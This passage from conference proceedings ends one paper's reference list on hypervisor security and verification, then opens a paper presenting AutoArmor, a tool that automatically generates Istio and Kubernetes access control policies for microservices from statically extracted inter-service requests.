[49] Jin Tack Lim, Christoffer Dall, Shih-Wei Li, Jason Nieh, and Marc Zyngier. NEVE: Nested Virtualization Extensions for ARM. In *Proceedings of the 26th ACM Symposium on Operating Systems Principles (SOSP 2017)*, pages 201–217, Shanghai, China, October 2017.

[50] Jin Tack Lim and Jason Nieh. Optimizing Nested Virtualization Performance Using Direct Virtual Hardware. In *Proceedings of the 25th International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS 2020)*, pages 557–574, Lausanne, Switzerland, March 2020.

[51] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B. Lee. Last-Level Cache Side-Channel Attacks Are Practical. In *Proceedings of the 2015 IEEE Symposium on Security and Privacy (IEEE S&P 2015)*, pages 605–622, San Jose, CA, May 2015.

[52] Jonathan M McCune, Yanlin Li, Ning Qu, Zongwei Zhou, Anupam Datta, Virgil Gligor, and Adrian Perrig. TrustVisor: Efficient TCB Reduction and Attestation. In *Proceedings of the 2010 IEEE Symposium on Security and Privacy (IEEE S&P 2010)*, pages 143–158, Oakland, CA, May 2010.

[53] Toby Murray, Daniel Matichuk, Matthew Brassil, Peter Gammie, and Gerwin Klein. Noninterference for Operating System Kernels. In *Proceedings of the 2nd International Conference on Certified Programs and Proofs (CPP 2012)*,

pages 126–142, Kyoto, Japan, December 2012.

[54] Luke Nelson, James Bornholt, Ronghui Gu, Andrew Baumann, Emina Torlak, and Xi Wang. Scaling Symbolic Evaluation for Automated Verification of Systems Code with Serval. In *Proceedings of the 27th ACM Symposium on Operating Systems Principles (SOSP 2019)*, pages 225–242, Huntsville, Ontario, Canada, October 2019.

[55] Thomas Ristenpart, Eran Tromer, Hovav Shacham, and Stefan Savage. Hey, You, Get Off of My Cloud: Exploring Information Leakage in Third-party Compute Clouds. In *Proceedings of the 2009 ACM Conference on Computer and Communications Security (CCS 2009)*, pages 199–212, Chicago, IL, November 2009.

[56] Rusty Russell, Zhang Yanmin, Ingo Molnar, and David Sommerseth. Improve hackbench. http://people.redhat.com/mingo/cfs-scheduler/tools/hackbench.c, January 2008.

[57] Oliver Schwarz and Mads Dam. Formal verification of secure user mode device execution with DMA. In *Proceedings of the 10th International Haifa Verification Conference (HVC 2014)*, pages 236–251, Haifa, Israel, November 2014.

[58] Arvind Seshadri, Mark Luk, Ning Qu, and Adrian Perrig. SecVisor: A Tiny Hypervisor to Provide Lifetime Kernel Code Integrity for Commodity OSes. In *Proceedings of 21st ACM Symposium on Operating Systems Principles (SOSP 2007)*, pages 335–350, Stevenson, WA, October 2007.

[59] Helgi Sigurbjarnarson, Luke Nelson, Bruno Castro-Karney, James Bornholt, Emina Torlak, and Xi Wang. Nickel: A Framework for Design and Verification of Information Flow Control Systems. In *Proceedings of the 13th USENIX Symposium on Operating Systems Design and Implementation (OSDI 2018)*, pages 287–305, Carlsbad, CA, October 2018.

[60] Udo Steinberg and Bernhard Kauer. NOVA: A Microhypervisor-based Secure Virtualization Architecture. In *Proceedings of the 5th European Conference on Computer Systems (EuroSys 2010)*, pages 209–222, Paris, France, April 2010.

[61] Patrick Stewin and Iurii Bystrov. Understanding DMA Malware. In *Proceedings of the 9th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA 2012)*, pages 21–41, Heraklion, Crete, Greece, July 2013.

[62] Hira Taqdees Syeda and Gerwin Klein. Program verification in the presence of cached address translation. In *Proceedings of the 2018 International Conference on Interactive Theorem Proving (ITP 2018)*, pages 542–559, Oxford, United Kingdom, July 2018.

[63] Syeda Hira Taqdees and Gerwin Klein. Reasoning about Translation Lookaside Buffers. In *Proceedings of the 21st International Conference on Logic for Programming, Artificial Intelligence and Reasoning (LPAR 2017)*, pages 490–508, Maun, Botswana, May 2017.

[64] Harvey Tuch and Gerwin Klein. Verifying the L4 virtual memory subsystem. In *Proceedings of the NICTA Foraml Methods Workshop on OS Verification*, pages 73–97, Sydney, Australia, October 2004.

[65] Amit Vasudevan, Sagar Chaki, Limin Jia, Jonathan McCune, James Newsome, and Anupam Datta. Design, Implementation and Verification of an eXtensible and Modular Hypervisor Framework. In *Proceedings of the 2013 IEEE Symposium on Security and Privacy (IEEE S&P 2013)*, pages 430–444, San Francisco, CA, May 2013.

[66] Amit Vasudevan, Sagar Chaki, Petros Maniatis, Limin Jia, and Anupam Datta. überSpark: Enforcing Verifiable Object Abstractions for Automated Compositional Security Analysis of a Hypervisor. In *Proceedings of the 25th USENIX Security Symposium (USENIX Security 2016)*, pages 87–104, Austin, TX, August 2016.

[67] Xiaoguang Wang, Yue Chen, Zhi Wang, Yong Qi, and Yajin Zhou. SecPod: A Framework for Virtualization-based Security Systems. In *Proceedings of the 2015 USENIX Annual Technical Conference (USENIX ATC 2015)*, pages 347–360, Santa Clara, CA, July 2015.

[68] Yuming Wu, Yutao Liu, Ruifeng Liu, Haibo Chen, Binyu Zang, and Haibing Guan. Comprehensive VM Protection Against Untrusted Hypervisor Through Retrofitted AMD Memory Encryption. In *2018 IEEE International Symposium on High Performance Computer Architecture (HPCA 2018)*, pages 441–453, Vienna, Austria, February 2018.

[69] Jisoo Yang and Kang G. Shin. Using Hypervisor to Provide Data Secrecy for User Applications on a Per-page Basis. In *Proceedings of the 4th ACM SIGPLAN/SIGOPS International Conference on Virtual Execution Environments (VEE 2008)*, pages 71–80, Seattle, WA, March 2008.

[70] Fengzhe Zhang, Jin Chen, Haibo Chen, and Binyu Zang. CloudVisor: Retrofitting Protection of Virtual Machines in Multi-tenant Cloud with Nested Virtualization. In *Proceedings of the 23rd ACM Symposium on Operating Systems Principles (SOSP 2011)*, pages 203–216, Cascais, Portugal, October 2011.

[71] Yinqian Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Cross-VM Side Channels and Their Use to Extract Private Keys. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security (CCS 2012)*, pages 305–316, Raleigh, NC, October 2012.

[72] Yinqian Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Cross-Tenant Side-Channel Attacks in Paas Clouds. In *Proceedings of the 2014 ACM Conference on Computer and Communications Security (CCS 2014)*, pages 990–1003, Scottsdale, AZ, November 2014.

[73] Yongwang Zhao and David Sanán. Rely-Guarantee Reasoning About Concurrent Memory Management in Zephyr RTOS. In *Proceedings of the 31st International Conference (CAV 2019)*, pages 515–533, New York, NY, July 2019.

[74] Jean-Karim Zinzindohoué, Karthikeyan Bhargavan, Jonathan Protzenko, and Benjamin Beurdouche. HACL*: A Verified Modern Cryptographic Library. In *Proceedings of the 2017 ACM Conference on Computer and Communications Security (CCS 2017)*, pages 1789–1806, Dallas, TX, October 2017.

Automatic Policy Generation for Inter-Service Access Control of Microservices

Xing Li* *Zhejiang University*
Yan Chen *Northwestern University*
Zhiqiang Lin *The Ohio State University*
Xiao Wang *Northwestern University*
Jim Hao Chen *Northwestern University*

Abstract

Cloud applications today are often composed of many microservices. To prevent a microservice from being abused by other (compromised) microservices, inter-service access control is applied. However, the complexity of fine-grained access control policies, along with the large-scale and dynamic nature of microservices, makes the current manual configuration-based access control unsuitable. This paper presents AUTOARMOR, the first attempt to automate inter-service access control policy generation for microservices, with two fundamental techniques: (1) a static analysis-based *request extraction* mechanism that automatically obtains the invocation logic among microservices, and (2) a graph-based *policy management* mechanism that generates corresponding access control policies with on-demand policy update. Our evaluation on popular microservice applications shows that AUTOARMOR is able to generate fine-grained inter-service access control policies and update them timely based on changes in the application, with only a minor runtime overhead. By seamlessly integrating with the lifecycle of microservices, it does not require any changes to existing code and infrastructures.

1 Introduction

As an emerging software architecture, microservices have been widely used in modern cloud applications [27]. In this architecture, a large, complex application is split into multiple *microservices* according to its business boundaries. Each of them can be independently developed, deployed, and upgraded, thereby significantly improving the flexibility of software development and maintenance. However, communications among microservices are exposed through the network, which creates a potential attack surface. In particular, an adversary may attack the entire application through a compromised microservice by sending malicious requests to other microservices. Therefore, to defend against this kind of attacks, popular microservice infrastructures such as *Kubernetes* [42] and *Istio* [22] provide inter-service access control mechanisms to specify what resources a microservice can access.

However, to achieve high control flexibility, these mechanisms often employ complex policies for fine-grained authorization. Currently, these policies still rely on manual configurations from administrators, which are time-consuming and error-prone. Given the sheer scale of modern microservice applications [30], it is impractical to manually configure and maintain access control policies for thousands of microservices. Even worse, their frequent iterations require the policies to be updated accordingly in time, which can also be an "impossible mission" for manual configuration. Hence, to make a robust access control mechanism function well, automatic policy generation is essential.

Nevertheless, in distributed systems, the automatic generation of security policies is not new. Over the past few years, significant efforts have been made to achieve this goal. These studies fall into three categories based on how they acquire business logic or security intent. (1) The first is document-based approaches [3,34,51,55], which utilize natural language processing (NLP) to infer security policies from application documents. Although documents can properly reflect developers' high-level intentions, it is not trivial to extract them accurately. For example, Text2Policy [51] achieved an average recall of 89.4%. (2) The second is history-based approaches [23,35,50] that mine security policies from historical operations. However, it relies heavily on the quality of training data, which means only sufficient historical data can lead to complete security policies. For instance, P-DIFF [50] infers access control policies by monitoring access logs, but its average precision is only 89%. (3) The last category is model-based approaches [7,25], which formally model software behavior and generates security policies accordingly. Unfortunately, it is hardly agile and scalable to build and update the system model manually when accommodating frequently iterated and large-scale microservice applications.

As such, automatic policy generation for inter-service access control in microservices is still an open problem, which cannot be achieved by merely adopting the existing

*The work was performed when the first author was visiting Northwestern University.

approaches of security policy generation. To advance the state-of-the-art, we present AUTOARMOR, a practical policy generator that can automatically generate fine-grained inter-service access control policies and keep them updated over time with the application's evolution. There are two fundamental challenges when building AUTOARMOR: (1) how to obtain complete and fine-grained invocation logic, and (2) how to generate and update access control policies.

To solve the first challenge, we propose a static analysis-based *request extraction* mechanism, through which all possible invocations a microservice may initiate are extracted from its source code. Such extraction employs the usage and semantic models of inter-service communication libraries to identify the requests. After that, the detailed attributes of the invocations are collected for fine-grained access control.

To address the second challenge, we design a novel graph-based *policy management* mechanism, which considers the unique characteristics of microservices and takes over the generation, update, and removal of access control policies through a permission graph. Respecting the application evolution, AUTOARMOR is designed to be integrated into the lifecycle of microservices and does not require any modification to the current application code and infrastructures.

Contributions. Our paper makes the following contributions:

- We present AUTOARMOR, the first automatic policy generation tool for the inter-service access control of microservices, which improves the availability of current service-level authorization.
- We develop a static analysis-based *request extraction* mechanism (§4), which uses program slicing and semantic analysis to extract the inter-service invocation logic with details.
- We design a graph-based *policy management* mechanism (§5), which translates the invocation logic to fine-grained access control policies and continues to update them with the evolution of the application.
- We implement AUTOARMOR for *Kubernetes* and *Istio*, the two most widely applied microservice infrastructures, and evaluate it with 5 popular microservice applications (§6). The results show that AUTOARMOR is sound and practical in handling the policy generation for inter-service access control of microservices.

2 Background and Motivation

2.1 Microservice Architecture

The architecture of cloud applications is constantly evolving. Traditional *monolithic* software (Figure 1 (a)) is packaged and deployed as a whole containing all modules. It is efficient when the application is relatively simple. Nevertheless, growth in complexity destroys its flexibility and makes the system clumsy: modifying a single module requires retesting, repackaging, and redeploying the whole application; the accurate scaling of system bottlenecks is also unachievable.




Figure 1: The evolution of cloud application architecture.

Aiming to elegantly and flexibly develop and maintain complex applications, the *microservice* architecture (Figure 1 (b)) emerged. It splits an application into several microservices[1] running on different machines (or VMs and containers). Each microservice can be independently developed, deployed, upgraded, and scaled. Through lightweight network API invocations, multiple services can be combined as *service chains* to achieve complicated functionalities. Microservices significantly improve the agility of cloud applications.

As a side effect, the invocation relationships among services become cumbersome as the service quantity grows. To solve this problem, *service mesh* takes the stage and enhances the microservice architecture as a dedicated communication infrastructure layer. It uses proxies (blue boxes in Figure 1 (c)) to manage all network traffics among microservices and transparently add features like access control, traffic management, and monitoring to inter-service communications.

To prevent service interruptions, microservices adopt a progressive upgrade method in practice. Administrators first deploy the new version of a service (also called *canary deployment*) and steer a small amount of business traffic into it for evaluation. After confirming that the new version works appropriately, all traffic will be gradually migrated to it, and the old version will then be offline. Such an update strategy is a crucial property that we need to deal with and utilize.

Currently, microservices are widely applied [27]. A survey conducted in 2018 [13] showed that 74% of respondent companies are using microservices. Based on a survey from Cloud Native Computing Foundation (CNCF) [6], *Kubernetes* [42] is the leading infrastructure, accounting for 83% of the market. As for service mesh, *Istio* [22] is generally recognized as the most popular implementation [9]. In this paper, we use them as the foundation infrastructures and work towards securing microservice applications built atop of them.

2.2 Motivation

As a cloud application architecture, microservices should give security a high priority. In this architecture, communications that were previously conducted within a monolithic application by local invocations are now exposed through the

[1] In this paper, we use *microservice* and *service* interchangeably and regard an *application* as a collection of microservices.




Figure 2: The architecture of a medical application. An attack is initiated from a compromised logging service.

network, which creates a potential attack surface. Although network isolation enhances security to some extent, the communication channels still need to be protected. Two methods are currently adopted to secure the inter-service communication, one is encryption, such as SSL/TLS, and the other is inter-service access control.

Inter-Service Access Control. According to a CNCF survey in 2018 [6], 73% of microservices are deployed in *containers*. However, third-party libraries may introduce exploitable vulnerabilities to containers. In particular, Tak *et al.* [41] found that more than 92% of the container images contain unpatched software vulnerabilities. Therefore, attackers can compromise a microservice by breaking into the corresponding container. Hiding behind the IP address and certificate of a compromised service, they can send malicious requests to other microservices to initiate attacks or steal data. As microservices work together to accomplish complex functionalities, their natural mutual trust makes the entire application vulnerable to a single compromised service.

Considering Figure 2 as an example, there are 3 microservices in a medical application: a *diagnosis* service, a *patients* service, and a *logging* service. Doctors can access the information stored in the *patients* service through the *diagnosis* service. However, a compromised *logging* service may directly talk to the *patients* service to obtain sensitive patient information, even with mutual-TLS enabled.

This is where inter-service access control comes in. By specifying services' permissions (i.e., the resources they can access), it can regulate the behavior of microservices and prevent such attacks. In our example, the administrator can specify that only the *diagnosis* service can access the *patients* service to defend against the attack described above.

Policy Generation Gap. Currently, popular microservice infrastructures are equipped with policy-based inter-service access control mechanisms. A policy is a list of legitimate requests, that is, a whitelist. After being issued by the administrator, policies are installed in the proxies corresponding to the related services. At runtime, proxies verify each incoming request based on the installed policies and return the authorization result for policy enforcement.

The access control policy is designed sophisticated for flexible authorization. As shown in Figure 3, there are three key fields in a policy: **`from`** (specifies the source of the request), **`to`** (specifies allowed operations), and **`when`** (specifies the

```
apiVersion: security.istio.io/v1beta1
kind: AuthorizationPolicy
metadata:
  name: diagnosis-v1-to-patients
  namespace: default
spec:
  selector:
    matchLabels:
      app: patients
  rules:
  - from:
    - source:
        principals:["cluster.local/ns/default/sa/diagnosis"]
    to:
    - operation:
        paths: ["/patients/*"]
        methods: ["GET"]
    when:
    - key: request.headers[version]
      values: ["v1"]
```

Figure 3: An inter-service access control policy in Istio.

conditions). This policy allows the `v1` version of *diagnosis* service to access the resources under the "`/patients/`" path of *patients* service with `GET` method. By this means, *Istio* achieves fine-grained access control at the workload level.

While these mechanisms seem powerful and promising, currently they still rely on careful manual configuration, which is error-prone and inflexible. Moreover, manual configuration may be unrealistic when facing large-scale microservice applications (e.g., Twitter has $O(10^3)$ different microservices and $O(10^5)$ service instances[2] in 2016 [30]). Further, service upgrades may lead to changes in the invocation logic, and consequently affect related access control policies. Frequent iteration of microservices requires frequent policy updates, which is also challenging for manual configuration.

As such, there is a vast "**policy generation gap**" between currently adopted mechanisms and the requirements of the dynamic, large-scale microservice applications, which severely prevents them from being fully utilized in practice. This motivates us to design a tool to bridge this gap and help these mechanisms realize their full potential.

3 Overview

3.1 Threat Model, Scope, and Assumptions

Threat model. To sum up, in this paper, we consider that attackers can compromise running microservices by exploiting vulnerabilities in their containers. These attackers are capable of perceiving other services in the network as well as their exposed APIs, and also initiating arbitrary requests from the subverted services. In this manner, the adversary can perform illegal access to other microservices.

Scope. Inter-service access control mechanisms are designed to resist these attacks. Instead of developing new mechanisms, we aim to prompt microservice security by bridging the policy generation gap with an automated approach. Specifically, our goal is to automatically generate least privileged access

[2] In production, administrators use multiple identical instances of a microservice to improve performance and provide high availability.

control policies for services and to keep them up to date as the application evolves. Since this paper focuses on inter-service access control, security policies to resist attacks from end-users or against hosts or platforms are beyond our scope.

Assumptions. Our design is based on two reasonable assumptions. First, although microservices could be compromised, their source code can be benign. In other words, the programmers do not take the initiative to be malicious. Second, we assume that the source code of microservices can be obtained, which is common in practices. In §7, we discuss scenarios where the source code is unavailable or cannot be trusted.

3.2 Challenges

There are enormous challenges in designing a practical automatic policy generator for inter-service access control. We organize them into five categories and briefly describe the corresponding countermeasures based on some key insights derived from existing efforts and observations.

C1: Finding the suitable target that reflects the normal behavior of microservices. The first step in policy generation is to define normal system behavior. Many sources imply such information. Current works focus on documents, system logs, and monitoring data. The target we choose must completely and accurately reflect the expected behavior of services, which sets the approach's upper bound.

Microservices' code is the direct source of its behavior. This correspondence makes it a better representation than documents in terms of accuracy. Compared with logs, its acquisition does not require complete tests or pre-runs. Therefore, when a microservice initiates a request that is **inconsistent** with its code to other services or external networks, we regard the request as an intent violation. That is, the service is compromised, and the request is malicious. Based on this insight, we aspire to extract inter-service communication logic from the service code.

C2: Handling the inherent limitations of static analysis. It is challenging to extract the invocation logic from services' code. Microservices can communicate in various ways with different implementations. Performing comprehensive static analysis with brute force could be extremely heavy, which may cause state explosions and make the approach unfeasible. Thus, we need to find a way to reduce the search space while ensuring complete and sound results.

To this end, we can consider only the code related to network invocations. Compromised microservices affect other services through network invocations. This means that instead of the entire service code, we can focus on the program slices related to inter-service communications to narrow the analysis space. Besides, to understand the specific communication methods between microservices and obtain relevant insights, we select five popular open-source microservice applications and observe the protocols and libraries used for inter-service invocations. As shown in Table 1, the amounts of involved protocols and libraries are limited, and the invocation manner is relatively uniform, especially in the same application: for each protocol, more than half of the requests are initiated using the same library. These characteristics make it feasible to model them for accurate identification, thereby providing an opportunity to extract the inter-service invocation logic efficiently with static analysis.

Application	Protocol	# of Used Libraries	# of Initiated Requsets	Share of the Main Library
Bookinfo	HTTP	3	5	60%
	TCP	2	2	50%
Online Boutique	gRPC	2	20	95%
	TCP	1	7	100%
Sock Shop	HTTP	2	39	85%
	TCP	3	47	51%
Pitstop	HTTP	2	48	69%
	TCP	4	73	52%
Sitewhere	HTTP	1	4	100%
	gRPC	1	270	100%
	TCP	5	240	61%

Table 1: The inter-service communication protocols and libraries used in our collected microservice applications. The last column represents the proportion of requests initiated by the library that initiated the most requests to the total requests.

C3: Analyzing microservices implemented in various programming languages. Due to the loose coupling of microservices, developers can choose the most appropriate language to implement each service. As a result, an application may include services developed in multiple languages. To obtain invocations throughout the entire application, it is inevitable to support every used programming language. This is tricky since they have different syntax, libraries, and tools.

Although programming languages have different features, they can be divided into *statically typed languages* and *dynamically typed languages*. The static analysis processes are similar for languages in the same category. Besides, as aforementioned, the modeling task is relatively tractable, and these languages have powerful static analysis tools available, which is of great benefit to our work.

C4: Mining detailed attributes of inter-service invocations. Fine-grained access control relies on detailed attributes, but extracting them is not straightforward. First, the attributes are diverse since the parameters in each invocation method are distinct. We need to identify the useful ones. Second, variables may be modified multiple times from declaration to use, making it challenging to obtain accurate parameters. For example, a *URL* may be generated from a combination of numerous strings; having only part of them may be meaningless.

Although many parameters are involved in inter-service communications, we do not need to extract them all. The expressiveness of the policy language determines the expected level of granularity for attributes. That is, it defines which parameters are needed. Therefore, we only extract the attributes that can be used for access control, such as *URL* and *method*




Figure 4: The architecture of AUTOARMOR and the deployment of service E.




Figure 5: Average policy checking time with different number of policies installed for *details* service of *Bookinfo* app [20].

of HTTP requests. Additionally, for accuracy, we track the definitions and usage of key parameters, and construct the final attributes with string analysis.

C5: Managing access control policies. Tailoring a policy management mechanism for microservices needs to consider a series of unique characteristics. For example, their progressive upgrade method makes it common to have multiple versions of a particular service present simultaneously, and these versions may raise different inter-service dependencies. Thus it is necessary to distinguish them in the authorization. Besides, microservices are frequently released and iterated. Hence, prompt policy generation and update are indispensable, especially in large-scale scenarios.

Moreover, since network communication is slower than local invocations, performance has become a notable limitation of microservices. Policy enforcement for each request will introduce extra latency at runtime, which could further slow down large-scale applications that need to process thousands of requests per second. With this in mind, we also need to produce a policy set with an optimal runtime performance.

Inter-service access control policies are generated based on the dependencies among services, which can be naturally represented by a graph. Besides, as aforementioned, proxies match incoming requests with installed policies one by one at runtime, which implies that the number of policies may affect policy enforcement. We measured this impact in Figure 5. It shows that the policy checking time increases linearly with the number of installed policies. Therefore, redundant access control policies will degrade the entire application, and we can reduce the runtime overhead by generating an optimal policy set with minimized redundancy.

3.3 AUTOARMOR Overview

From the insights above, we have created AUTOARMOR, an inter-service access control policy generator that acquires the invocation logic among microservices and translates it to corresponding access control policies. AUTOARMOR's workflow contains two separate phases: the *request extraction* phase, and the *policy management* phase.

In the *request extraction* phase, AUTOARMOR uses a *static analysis based request extraction* to obtain the requests a microservice may initiate. It first identifies the statements that initiate network API invocations, and then uses them as starting points to perform backward taint propagation on the control flow graphs to get the program slices associated with each invocation. Finally, it extracts the relevant attributes, such as *URL* and *method*, from the slices via semantic analysis.

In the *policy management* phase, we design a *graph-based policy management* to generate policies according to the inter-service invocation logic extracted in the first phase. With the permission graph, it achieves on-demand and incremental policy updates, and minimizes redundant policies by aggregating the same permissions of different service versions.

Architecture. As shown in Figure 4, AUTOARMOR consists of an offline *Static Analysis Engine* responsible for request extraction, an online *Permission Engine* for maintaining and updating the permission graph, and an online *Policy Generator* for translating the graph into access control policies.

AUTOARMOR aims to integrate with the microservice lifecycle and infrastructures seamlessly. The lifecycle involves *continuous integration / continuous delivery* (CI/CD), an automatic workflow for service development and deployment. To naturally access the code of services, the *Static Analysis Engine* is placed on the CI server, where a series of tools run for code checking and automatic testing. Besides, located on the *master node*, the *Permission Engine* receives and parses the commands from the administrator, and then passes them to the control plane of the infrastructure. In this manner, AUTOARMOR can sense all changes of microservices.

Workflow. The dotted black line in Figure 4 depicts the standard CI/CD pipeline of service E. At first, its source code is submitted to the CI server. The *Static Analysis Engine* analyzes its code and generates a manifest file to describe the invocations that it may initiate (❶). Subsequently, service

Languages	Java	Python	Go	JavaScript	Ruby	C#
Source Code	✓	✓	✓	✓	✓	✓
Bytecode	✓	✓	✗	✗	✓	✓
Binary Code	✗	✗	✓	✗	✗	✗

Table 2: The code forms of some programming languages used in microservices.

E is built and ready for deployment. At deployment time, the *Permissions Engine* parses the manifest file to generate a permission node for *E* and inserts it into the application's permission graph (❷). With the change of the graph, the *Policy Generator* calculates the access control policies that need to be added or modified (❸). Afterward, it issues the policies to the control plane of the microservice infrastructure (❹), which further distributes them to services' proxies for subsequent policy enforcement (❺).

4 Static Analysis-Based Request Extraction

4.1 The Input of Static Analysis

A service program may have multiple code forms, which is determined by the execution process of its programming language. Some languages' source files will be interpreted and executed by the corresponding interpreter (e.g., *JavaScript*), some will be compiled into binaries (e.g., *Go*), and some will be compiled into bytecode as an intermediate form (e.g., *Java*). Table 2 lists the code forms associated with the programming languages used in our collected microservices. As we can see, their code forms are not the same, and the most suitable forms for static analysis are also diverse. Nevertheless, we use source code as the input of static analysis to illustrate the proposed method for facilitating understanding.

Apart from the source code, some external files also carry critical information related to service invocations, and we also treat them as the analysis input:

(1) The `.proto` files contain all gRPC API definitions, which can guide us to identify gRPC invocations in the service code;

(2) The deployment file contains the environment variables of the service container, which may indicate some custom fields in the invocation URLs, such as *hostname* and *port*. It also declares the metadata of the service, such as *service name* and *service version*.

Generally, only the above two external files need to be considered. Nonetheless, if there are other configuration files containing invocation-related information, it is also necessary to model and parse them for analysis.

4.2 Request Extraction

With the above input of a microservice, we aim to extract all network API invocations it may initiate and generate a manifest file to describe them.

Languages	Libraries	Methods
Java (23 svcs)	javax.ws.rs.client	SyncInvoker: get(), post(), put(), delete(), head() ,method() Invocation: invoke()
	org.springframework.web.client	RestTemplate: execute(), exchange(), getForObject(), getForEntity(), postForObject(), postForEntity(), delete(), put()
	org.apache.solr.client.solrj	SolrClient: query(), request(), ping()
JavaScript (4 svcs)	request	request(), request.get(), request.post(), request.put(), request.del()

Table 3: The modeled HTTP request libraries and methods for *Java* and *JavaScript* services in our evaluation applications.

There are several ways to extract requests statically from the source code. Simple pattern matching methods (e.g., regular expression matching) are fast, but almost inaccurate since the key variables may be defined elsewhere and modified multiple times. Tracking the definitions and usages of all variables overcomes this drawback, but it may result in state explosions or being extremely slow.

Static taint analysis is commonly utilized to track and analyze untrusted information flows for vulnerability mining. Nevertheless, recent work [29] showed that it could be applied to obtain the program slice related to a specific instruction, which contains all associated data flows. Inspired by this, we employ it to perform program slicing from statements that make network API invocations, and then extract attributes from these slices. Further, since we only focus on the attributes that can be used for access control, we involve semantic models for *semantics-aided program slicing*. That is, identifying and tainting only the key parameters in the API invocation statements to obtain the smallest but sufficient program slices. In this manner, we can reduce the state space and acculturate the analysis while ensuring the accuracy.

At a high level, our approach is designed to be general for different programming languages and invocation protocols, even if the detailed implementations are not the same. Specifically, it consists of the following steps.

Step-I: Identifying inter-service invocation statements. Our static analysis is performed on the *control flow graphs* (CFGs) describing the intra-procedural program execution and the *call graphs* (CGs) describing the inter-procedural call relationships. Therefore, we first scan the source files of the target service, and construct CFGs, CGs, and constant/variable tables accordingly to prepare for the following analysis. There are many mature tools that can assist this process for different programming languages.

Usage Models. Next, we build *usage models* for inter-service communication libraries to identify the statements that initiate network requests. As demonstrated in Table 1, the inter-service invocations in the same application are relatively uniform, and the number of libraries involved is also limited. Therefore, we can carry out targeted modeling to reduce




Figure 6: Request extraction for the *productpage* service of *Bookinfo* app [20]: I. using semantic (usage) models (b) to identify the network API invocation statement (line-15 in (a)), II. performing backward taint propagation to obtain the corresponding program slice (c), and III. extracting the request with its attributes from the slice (d).

```
import javax.ws.rs.client.*;
import javax.ws.rs.core.MediaType;
…
ClientBuilder cb = ClientBuilder.newBuilder();
…
Client client = cb.build();
WebTarget ratingsTarget = client.target(
                    ratings_service + "/" + productId);
Invocation.Builder builder = ratingsTarget.request(
                            MediaType.APPLICATION_JSON);
…
Response r = builder.get();
…
```

Method Signature:
`javax.ws.rs.client.SyncInvoker#get()Ljavax/ws/rs/core/Response;`

Figure 7: Java example of a unique method identifier in statically typed programming languages. (This code snippet is from the *review* service of *Bookinfo* app [20].)

